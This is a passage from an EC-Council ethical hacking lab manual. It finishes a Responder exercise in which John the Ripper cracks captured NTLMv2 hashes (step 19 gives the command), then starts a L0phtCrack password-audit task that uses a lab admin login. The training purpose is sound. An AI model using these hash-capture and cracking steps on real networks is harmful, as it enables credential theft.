


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]** and press **Enter**.

    Note: Here, the log file name is **SMB-NTLMv2-SSP-10.10.1.11.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




21. This concludes the demonstration of performing an active online attack to crack a password using Responder.

22. Close all open windows and document all the acquired information.

23. Switch to the **Windows 11** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account

    Note: If a **Network Error** window appears, close it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



24. Turn off the **Ubuntu** virtual machine.

Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this task, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.


Here, we will audit system passwords using L0phtCrack.

1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** and select **Admin** account and type **Pa$$w0rd** in the Password field and press **Enter** to login.


   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



3. Click **Search** icon ( ) on the **Desktop**. Type **l0phtcrack** in the search field, the **L0phtCrack 7** appears in the results, click **Open** to launch it.

